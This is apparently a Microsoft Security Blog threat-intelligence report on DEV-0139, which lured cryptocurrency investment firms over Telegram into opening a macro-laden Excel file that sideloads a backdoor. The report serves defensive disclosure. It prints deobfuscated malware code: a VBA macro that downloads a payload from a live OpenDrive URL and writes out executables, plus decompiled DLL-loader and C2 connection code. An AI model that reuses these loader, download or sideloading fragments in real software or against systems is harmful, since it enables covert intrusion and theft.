DEV-0139 launches targeted attacks against the cryptocurrency industry | Microsoft Security Blog

By Microsoft Threat Intelligence

Published: 2022-12-06 · Archived: 2026-04-05 16:05:01 UTC

April 2023 update – Microsoft Threat Intelligence has shifted to a new threat actor naming taxonomy aligned around the theme of weather. **DEV-0139** is now tracked as **Citrine Sleet**.

To learn about how the new taxonomy represents the origin, unique traits, and impact of threat actors, and to get a complete mapping of threat actor names, read this blog: **Microsoft shifts to a new threat actor naming taxonomy**.

Over the past several years, the cryptocurrency market has considerably expanded, gaining the interest of investors and threat actors. Cryptocurrency itself has been used by cybercriminals for their operations, notably for ransom payment in ransomware attacks, but we have also observed threat actors directly targeting organizations within the cryptocurrency industry for financial gain. Attacks targeting this market have taken many forms, including fraud, vulnerability exploitation, fake applications, and usage of info stealers, as attackers attempt to get their hands on cryptocurrency funds.

We are also seeing more complex attacks wherein the threat actor shows great knowledge and preparation, taking steps to gain their target's trust before deploying payloads. For example, Microsoft recently investigated an attack where the threat actor, tracked as DEV-0139, took advantage of Telegram chat groups to target cryptocurrency investment companies. DEV-0139 joined Telegram groups used to facilitate communication between VIP clients and cryptocurrency exchange platforms and identified their target from among the members. The threat actor posed as representatives of another cryptocurrency investment company, and in October 2022 invited the target to a different chat group and pretended to ask for feedback on the fee structure used by cryptocurrency exchange platforms. The threat actor had a broader knowledge of this specific part of the industry, indicating that they were well prepared and aware of the current challenge the targeted companies may have.

After gaining the target's trust, DEV-0139 then sent a weaponized Excel file with the name *OKX Binance & Huobi VIP fee comparision.xls* which contained several tables about fee structures among cryptocurrency exchange companies. The data in the document was likely accurate to increase their credibility. This weaponized Excel file initiates the following series of activities:

1. A malicious macro in the weaponized Excel file abuses UserForm of VBA to obfuscate the code and retrieve some data.
2. The malicious macro drops another Excel sheet embedded in the form and executes it in invisible mode. The said Excel sheet is encoded in base64, and dropped into *C:ProgramDataMicrosoft Media* with the name *VSDB688.tmp*
3. The file *VSDB688.tmp* downloads a PNG file containing three executables: a legitimate Windows file named *logagent.exe*, a malicious version of the DLL *wsock32.dll*, and an XOR encoded backdoor.
4. The file *logagent.exe* is used to sideload the malicious *wsock32.dll*, which acts as a DLL proxy to the legitimate *wsock32.dll*. The malicious DLL file is used to load and decrypt the XOR encoded backdoor that lets the threat actor remotely access the infected system.



Figure 1. Overview of the attack

Further investigation through our telemetry led to the discovery of another file that uses the same DLL proxying technique. But instead of a malicious Excel file, it is delivered in an MSI package for a *CryptoDashboardV2* application, dated June 2022. This may suggest other related campaigns are also run by the same threat actor, using the same techniques.

In this blog post, we will present the details uncovered from our investigation of the attack against a cryptocurrency investment company, as well as analysis of related files, to help similar organizations understand this kind of threat, and prepare for possible attacks. Researchers at Volexity recently published their findings on this attack as well.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat Intelligence Center (MSTIC) to track it as a unique set of information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

Initial compromise

To identify the targets, the threat actor sought out members of cryptocurrency investment groups on Telegram. In the specific attack, DEV-0139 got in touch with their target on October 19, 2022 by creating a secondary Telegram group with the name *<NameOfTheTargetedCompany> <> OKX Fee Adjustment* and inviting three employees. The threat actor created fake profiles using details from employees of the company OKX. The screenshot below shows the real accounts and the malicious ones for two of the users present in the group.



Figure 2. Legitimate profiles of cryptocurrency exchange employees (left) and fake profiles created by the threat actor (right)

It's worth noting that the threat actor appears to have a broad knowledge of the cryptocurrency industry and the challenges the targeted company may face. The threat actor asked questions about fee structures, which are the fees used by crypto

exchange platforms for trading. The fees are a big challenge for investment funds as they represent a cost and must be optimized to minimize impact on margin and profits. Like many other companies in this industry, the largest costs come from fees charged by exchanges. This is a very specific topic that demonstrates how the threat actor was advanced and well prepared before contacting their target.

After gaining the trust of the target, the threat actor sent a weaponized Excel document to the target containing further details on the fees to appear legitimate. The threat actor used the fee structure discussion as an opportunity to ask the target to open the weaponized Excel file and fill in their information.

Weaponized Excel file analysis

The weaponized Excel file, which has the file name *OKX Binance & Huobi VIP fee comparision.xls* (Sha256: abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0), is well crafted and contains legitimate information about the current fees used by some crypto exchanges. The metadata extracted showed that the file was created by the user *Wolf*:

File name	**OKX Binance & Huobi VIP fee comparision.xls**
CompObjUserTypeLen	31
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:10:14 02:34:33
TitleOfParts	Comparison_Oct 2022
SharedDoc	No
Author	Wolf
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
LastModifiedBy	Wolf
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2022:10:14 02:34:31
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel



Figure 3. The information in the malicious Excel file

The macro is obfuscated and abuses UserForm (a feature used to create windows) to store data and variables. In this case, the name of the UserForm is *IFUZYDTTOP*, and the macro retrieves the information with the following code *IFUZYDTTOP.MgQnQVGb.Caption* where *MgQnQVGb* is the name of the label in the UserForm and *.caption* allows to retrieve the information stored into the UserForm.

The table below shows the data retrieved from the UserForm:

Obfuscated data	**Original data**
IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpqKCxUd.Caption	MSXML2.DOMDocument
IFUZYDTTOP.QevjtDZF.Caption	b64
IFUZYDTTOP.MgQnQVGb.Caption	bin.base64
IFUZYDTTOP.iuiITrLG.Caption	Base64 encoded Second Worksheet
IFUZYDTTOP.hMcZvwhq.Caption	C:ProgramDataMicrosoft Media
IFUZYDTTOP.DDFyQLPa.Caption	VSDB688.tmp
IFUZYDTTOP.PwXgwErw.Caption & IFUZYDTTOP.ePGMifdW.Caption	Excel.Application

The macro retrieves some parameters from the UserForm as well as another XLS file stored in base64. The XLS file is dropped into the directory *C:ProgramDataMicrosoft Media* as *VSDB688.tmp* and runs in invisible mode.

```
Sub OpenNewWorkbook(FileName, DirectoryandFIlename)

    On Error Resume Next
    Dim LHVROQMN As Object

    Set LHVROQMN = FileName.Workbooks.Open(DirectoryandFIlename)
    FileName.Application.Visible = False

    Set FileName = Nothing
    Set LHVROQMN = Nothing

End Sub
```

Figure 4. The deobfuscated code to load the extracted worksheet in invisible mode.

Additionally, the main sheet in the Excel file is protected with the password *dragon* to encourage the target to enable the macros. The sheet is then unprotected after installing and running the other Excel file stored in Base64. This is likely used to trick the user to enable macros and not raise suspicion.

The second Excel file, *VSDB688.tmp* (Sha256: a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9), is used to retrieve a PNG file that is parsed

later by the macro to extract two executable files and the encrypted backdoor. Below is the metadata for the second worksheet:

File Name	**VSDB688.tmp**
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:08:29 08:07:24
TitleOfParts	Sheet1
SharedDoc	No
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
CompObjUserTypeLen	31
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2006:09:16 00:00:00
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel



Figure 5. The second file is completely empty but contains the same UserForm abuse technique as the first stage.

The table below shows the deobfuscated data retrieved from the UserForm:

Obfuscated data	**Original data**
GGPJPPVOJB.GbEtQGZe.Caption & GGPJPPVOJB.ECufizoN.Caption	MSXML2.DOMDocument
GGPJPPVOJB.BkxQNjsP.Caption	b64

GGPJPPVOJB.slgGbwvS.Caption	bin.base64
GGPJPPVOJB.kiTajKHg.Caption	C:ProgramDataSoftwareCache
GGPJPPVOJB.fXSPzIWf.Caption	logagent.exe
GGPJPPVOJB.JzrHMGPQ.Caption	wsock32.dll
GGPJPPVOJB.pKLagNSW.Caption	56762eb9-411c-4842-9530-9922c46ba2da
GGPJPPVOJB.grzjNBbk.Caption	/shadow
GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption	MSXML2.ServerXMLHTTP.6.0
GGPJPPVOJB.rDHwJTxL.Caption	Get

The macro retrieves some parameters from the UserForm then downloads a PNG file from *hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png*. The file was no longer available at the time of analysis, indicating that the threat actor likely deployed it only for this specific attack.

```
Public Function GetPNG()
    On Error Resume Next

   Dim Request As Object
   Dim URL As String
   Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

   URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
   Request.Open Get, URL, False
   Request.Send

   If Request.Status = 200 Then
    GetPNG = Request.ResponseBody
   Else
    Application.Quit
   End If

   Set Request = Nothing

End Function
```

Figure 6. Deobfuscated code that shows the download of the file *Background.png*

The PNG is then split into three parts and written in three different files: the legitimate file *logagent.exe*, a malicious version of w*sock32.dll*, and the XOR encrypted backdoor with the GUID (56762eb9-411c-4842-9530-9922c46ba2da). The three files are used to load the main payload to the target system.

```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then

    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
      Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
    End If


    If Dir(PATH & sockdll) = "" Then
      Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
    End If


    If Dir(PATH & IDDll) = "" Then
      Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
    End If
Else
End If
```

Figure 7. The three files are written into *C:\ProgramDataSoftwareCache* and run using the *CreateProcess* API

Loader analysis

Two of the three files extracted from the PNG file, *logagent.exe* and *wsock32.dll*, are used to load the XOR encrypted backdoor. The following sections present our in-depth analysis of both files.

Logagent.exe

Logagent.exe (Hash: 8400f2674892cdfff27b0dfe98a2a77673ce5e76b06438ac6110f0d768459942) is a legitimate system application used to log errors from Windows Media Player and send the information for troubleshooting.

The file contains the following metadata, but it is not signed:

Description	Value
language	English-US
code-page	Unicode UTF-16 little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Media Player Logagent
FileVersion	12.0.19041.746
InternalName	logagent.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	logagent.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	12.0.19041.746

The *logagent.exe* imports function from the *wsock32.dll* which is abused by the threat actor to load malicious code into the targeted system. To trigger and run the malicious *wsock32.dll*, *logagent.exe* is run with the following arguments previously retrieved by the macro: *56762eb9-411c-4842-9530-9922c46ba2da /shadow*. Both arguments are then retrieved by *wsock32.dll*. The GUID *56762eb9-411c-4842-9530-9922c46ba2da* is the filename for the malicious *wsock32.dll* to load and */shadow* is used as an XOR key to decrypt it. Both parameters are needed for the malware to function, potentially hindering isolated analysis.



Figure 8. Command line execution from the running process logagent.exe

Wsock32.dll

The legitimate *wsock32.dll* is the Windows Socket API used by applications to handle network connections. In this attack, the threat actor used a malicious version of *wsock32.dll* to evade detection. The malicious *wsock32.dll* is loaded by *logagent.exe* through DLL side-loading and uses DLL proxying to call the legitimate functions from the real *wsock32.dll* and avoid detection. DLL proxying is a hijacking technique where a malicious DLL sits in between the application calling the exported function and a legitimate DLL that implements that exported function. In this attack, the malicious *wsock32.dll* acts as a proxy between *logagent.exe* and the legitimate *wsock32.dll*.

It is possible to notice that the DLL is forwarding the call to the legitimate functions by looking at the import address table:

index	name (75)	location
1	accept	C:\Windows\System32\wsock32.dll.accept
2	bind	C:\Windows\System32\wsock32.dll.bind
3	closesocket	C:\Windows\System32\wsock32.dll.closesocket
4	connect	C:\Windows\System32\wsock32.dll.connect
5	getpeername	C:\Windows\System32\wsock32.dll.getpeername
6	getsockname	C:\Windows\System32\wsock32.dll.getsockname
7	getsockopt	C:\Windows\System32\wsock32.dll.getsockopt
8	htonl	C:\Windows\System32\wsock32.dll.htonl
9	htons	C:\Windows\System32\wsock32.dll.htons
10	inet_addr	C:\Windows\System32\wsock32.dll.inet_addr
11	inet_ntoa	C:\Windows\System32\wsock32.dll.inet_ntoa
12	ioctlsocket	C:\Windows\System32\wsock32.dll.ioctlsocket
13	listen	C:\Windows\System32\wsock32.dll.listen
14	ntohl	C:\Windows\System32\wsock32.dll.ntohl
15	ntohs	C:\Windows\System32\wsock32.dll.ntohs
16	recv	C:\Windows\System32\wsock32.dll.recv
17	recvfrom	C:\Windows\System32\wsock32.dll.recvfrom
18	select	C:\Windows\System32\wsock32.dll.select
19	send	C:\Windows\System32\wsock32.dll.send
20	sendto	C:\Windows\System32\wsock32.dll.sendto
21	setsockopt	C:\Windows\System32\wsock32.dll.setsockopt
22	shutdown	C:\Windows\System32\wsock32.dll.shutdown
23	socket	C:\Windows\System32\wsock32.dll.socket
24	MigrateWinsockConfiguration	C:\Windows\System32\wsock32.dll.MigrateWinsockConfiguration
25	n/a	n/a
26	n/a	n/a
27	n/a	n/a

Figure 9. Import Address Table from *wsock32.dll*

indicator (39)	detail	level
The original name of the file has been found	name: HijackingLib.dll	3
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 7	3
The file references a group of API	type: network, count: 59	3
The file references a group of API	type: diagnostic, count: 3	3
The file references a group of API	type: memory, count: 11	3

Figure 10. Retrieving data with PeStudio revealed the original file name for the malicious *wsock32.dll.*

When the malicious *wsock32.dll* is loaded, it first retrieves the command line, and checks if the file with the GUID as a filename is present in the same directory using the *CreateFile* API to retrieve a file handle.

```
memset(MultiByteStr, 0, 0x104ui64);
memset(&Filename, 0, 0x208ui64);
memset(&FileName, 0, 0x208ui64);
GetModuleFileNameW((HMODULE)'\0', &Filename, 0x104u);
v0 = wcsrchr(&Filename, '\\');
memmove(&FileName, &Filename, (int)(2 * ((unsigned __int64)(v0 - &Filename) + 1)));
wcscat_s(&FileName, '\x01\x04', L"56762eb9-411c-4842-9530-9922c46ba2da");
v1 = '\0';
*(_QWORD *)WideCharStr = '\0';
v17 = '\0';
v18 = '\0';
v19 = '\0';
v20 = '\0';
pNumArgs = '\0';
LPSTR_CMDLine = GetCommandLineW();
LP_CMDLINEARG = CommandLineToArgvW(LPSTR_CMDLine, &pNumArgs);
wcscpy_s(WideCharStr, '\x14', LP_CMDLINEARG[2]);
WideCharToMultiByte(0, 0, WideCharStr, -1, MultiByteStr, '\x01\x04', (LPCSTR)'\0', (LPBOOL)'\0');
HDL_file = CreateFileW(
             &FileName,
             '\xFF\xFF\xFF\xFF\0\0\0',
             '\x03',
             (LPSECURITY_ATTRIBUTES)'\0',
             '\x03',
             0x80u,
             (HANDLE)'\0');
FILE = HDL_file;
DWORD_FileSize = GetFileSize(HDL_file, (LPDWORD)'\0');
v7 = DWORD_FileSize;
v8 = DWORD_FileSize + 1;
v9 = (void *)j__malloc_base(v8);
v10 = (_BYTE *)j__malloc_base(v8);
ReadFile(FILE, v9, v7, (LPDWORD)'\0', (LPOVERLAPPED)'\0');
```

Figure 11. Verification of the presence of the file *56762eb9-411c-4842-9530-9922c46ba2da for decryption*

The malicious *wsock32.dll* loads and decodes the final implant into the memory with the GUID name which is used to remote access the infected machine.

SHA256	**2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e

Filetype	PE32+ DLL
Compile Timestamp	2022-08-29 06:33:10 UTC

Once the file is loaded into the memory, it gives remote access to the threat actor. At the time of the analysis, we could not retrieve the final payload. However, we identified another variant of this attack and retrieved the payload, which is discussed in the next section. Identified implants were connecting back to the same command-and-control (C2) server.

We identified another file using a similar mechanism as *logagent.exe* and delivering the same payload. The loader is packaged as an MSI package and as posed an application called *CryptoDashboardV2* (Hash: e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487). After installing the MSI, it uses a legitimate application called *tplink.exe* to sideload the malicious DLL called *DUser.dll* and uses DLL proxying as well.

creation datetime	**11/12/2009 11:47**
author	168 Trading
title	Installation Database
page count	200
word count	2
keywords	Installer, MSI, Database
last saved	11/12/2009 11:47
revision number	{30CD8B94-5D3C-4B55-A5A3-3FC9C7CCE6D5}
last printed	11/12/2009 11:47
application name	Advanced Installer 14.5.2 build 83143
subject	CryptoDashboardV2
template	x64;1033
code page	Latin I
comments	This installer database contains the logic and data required to install CryptoDashboardV2.



Figure 12. Installation details of the MSI file

Once the package is installed, it runs and side-loads the DLL using the following command: *C:UsersuserAppDataRoamingDashboard_v2TPLink.exe" 27E57D84-4310-4825-AB22-743C78B8F3AA /sven*, where it noticeably uses a different GUID.

Further analysis of the malicious *DUser.dll* showed that its original name is also *HijackingLib.dll*, same as the malicious *wsock32.dll*. This could indicate the usage of the same tool to create these malicious DLL proxies. Below are the file details of *DUser.dll*:

SHA256	**90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33**
Imphash	52ff8adb6e941e2ce41fd038063c5e0e
Rich PE Hash	ff102ff1ac1c891d1f5be7294035d19e
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 07:47:07 UTC

Once the DLL is running, it loads and decodes the implant in the memory and starts beaconing the same domain. In that case, the implant is using the GUID name *27E57D84-4310-4825-AB22-743C78B8F3AA* and the XOR key */sven*.

Implant analysis

The payload decoded in the memory by the malicious DLL is an implant used by the threat actor to remotely access the compromised machine. We were able to get the one from the second variant we uncovered. Below are the details of the payload:

SHA256	**ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5**
Imphash	96321fa09a450119a8f0418ec86c3e08
Rich PE Hash	8c4fb0cb671dbf8d859b875244c4730c
Filetype	Win32 DLL
Compile Timestamp	2022-06-20 00:51:33 UTC

First, the sample retrieves some information from the targeted system. It can connect back to a remote server and receive commands from it.

```
HINTERNENT = InternetOpenW((LPCWSTR)szAgent, 0, (LPCWSTR)'\0', 0i64, '\0');
if ( HINTERNENT )
{
  if ( (*(_WORD *)(v9 + '\b') - 'S') & 0xFFDF )
  {
    Flag = 0;
    ServerName = (const WCHAR *)(v9 + 14);
  }
  else
  {
    Flag = 1;
    ServerName = (const WCHAR *)(v9 + '\x10');
  }
  PORT = 80;
  if ( Flag )
    PORT = 443;
  hConnect = InternetConnectW(HINTERNENT, ServerName, PORT, (LPCWSTR)'\0', (LPCWSTR)'\0', '\x03', '\0', '\0');
  if ( hConnect )
  {
    *(_OWORD *)szVerb = '\0';
    sub_180001830(v37, (char *)&dword_18001BA14, ymm0_8_0);
    v18 = qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', '\0', '\0');
    if ( v18 <= 8 )
      qword_18001CEB0('\0', '\0', v37, '\xFF\xFF\xFF\xFF', szVerb, v18);
    lpszReferrer = (const WCHAR *)&v39;
    if ( a8 )
      lpszReferrer = (const WCHAR *)'\0';
    hRequest = HttpOpenRequestW(
                 hConnect,
                 szVerb,
                 lpszObjectName,
                 (LPCWSTR)'\0',
                 lpszReferrer,
                 (LPCWSTR *)'\0',
                 (Flag << 23) - 0x7BFB0900,
                 '\0');
    hRequest_1 = hRequest;
    if ( hRequest )
    {
      if ( HttpSendRequestW(hRequest, (LPCWSTR)'\0', 0, (LPVOID)'\0', '\0') )
      {
        if ( !a8 )
        {
          Buffer = '\0';
          dwBufferLength = 4;
```

Figure 13. Details about the connection to the C2.



Figure 14. The sample is connecting back to the domain name *strainservice[.]com*.

Infrastructure

It is interesting to notice that the threat actor abused OpenDrive in one of the variants to deliver the payload. The OpenDrive account has been set up quickly for a one shot, indicating that it was created for only one target.

We identified one domain used as C2 server, *strainservice[.]com* and connected back to the two implants. This domain was registered on June 26 on Namecheap, just before the distribution of the first variant. At the time of the attack, the server had port 80, 443, and 2083. The implants were communicated on port 443.

Defending against targeted attacks

In this report we analyzed a targeted attack on cryptocurrency investment fund startups. Such companies are relatively new, but manage hundreds of millions of dollars, raising interest by threat actors.

In this attack we identified that the threat actor has broad knowledge of the cryptocurrency industry as well as the challenges their targets may face, increasing the sophistication of the attack and their chance of success. The threat actor used Telegram, an app widely used in the field, to identify the profile of interest, gained the target's trust by discussing relevant topics, and finally sent a weaponized document that delivered a backdoor through multiple mechanisms. Additionally, the second attack identified was luring a fake crypto dashboard application.

